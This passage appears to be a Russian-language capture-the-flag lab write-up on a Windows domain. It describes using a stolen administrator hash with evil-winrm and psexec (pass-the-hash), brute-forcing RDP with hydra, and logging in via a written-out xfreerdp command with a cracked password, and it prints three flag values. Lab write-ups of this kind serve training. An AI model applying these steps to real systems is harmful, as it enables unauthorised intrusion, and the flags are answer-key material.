




Получили хеш администратора. Воспользуемся evin-winrm для доступа к системе и получим первый флаг flag{8e967d64f6aa822c6e9567505e6a09d0}




С помощью psexec и ntlm hash администратора получим доступ к доменному ПК и получим второй флаг flag{a23b1ad85bcc2eaa65500db90af3dde0}



**192.168.100.11**

Попробуем перебрать пароль к rdp с помощью hydra



Подключаемся по RDP xfreerdp /v:192.168.100.11 /u:Administrator /p:princess1 /w:1900 /cert-ignore и получаем флаг flag{cb2eecfd68a43df764c29254420d1597}

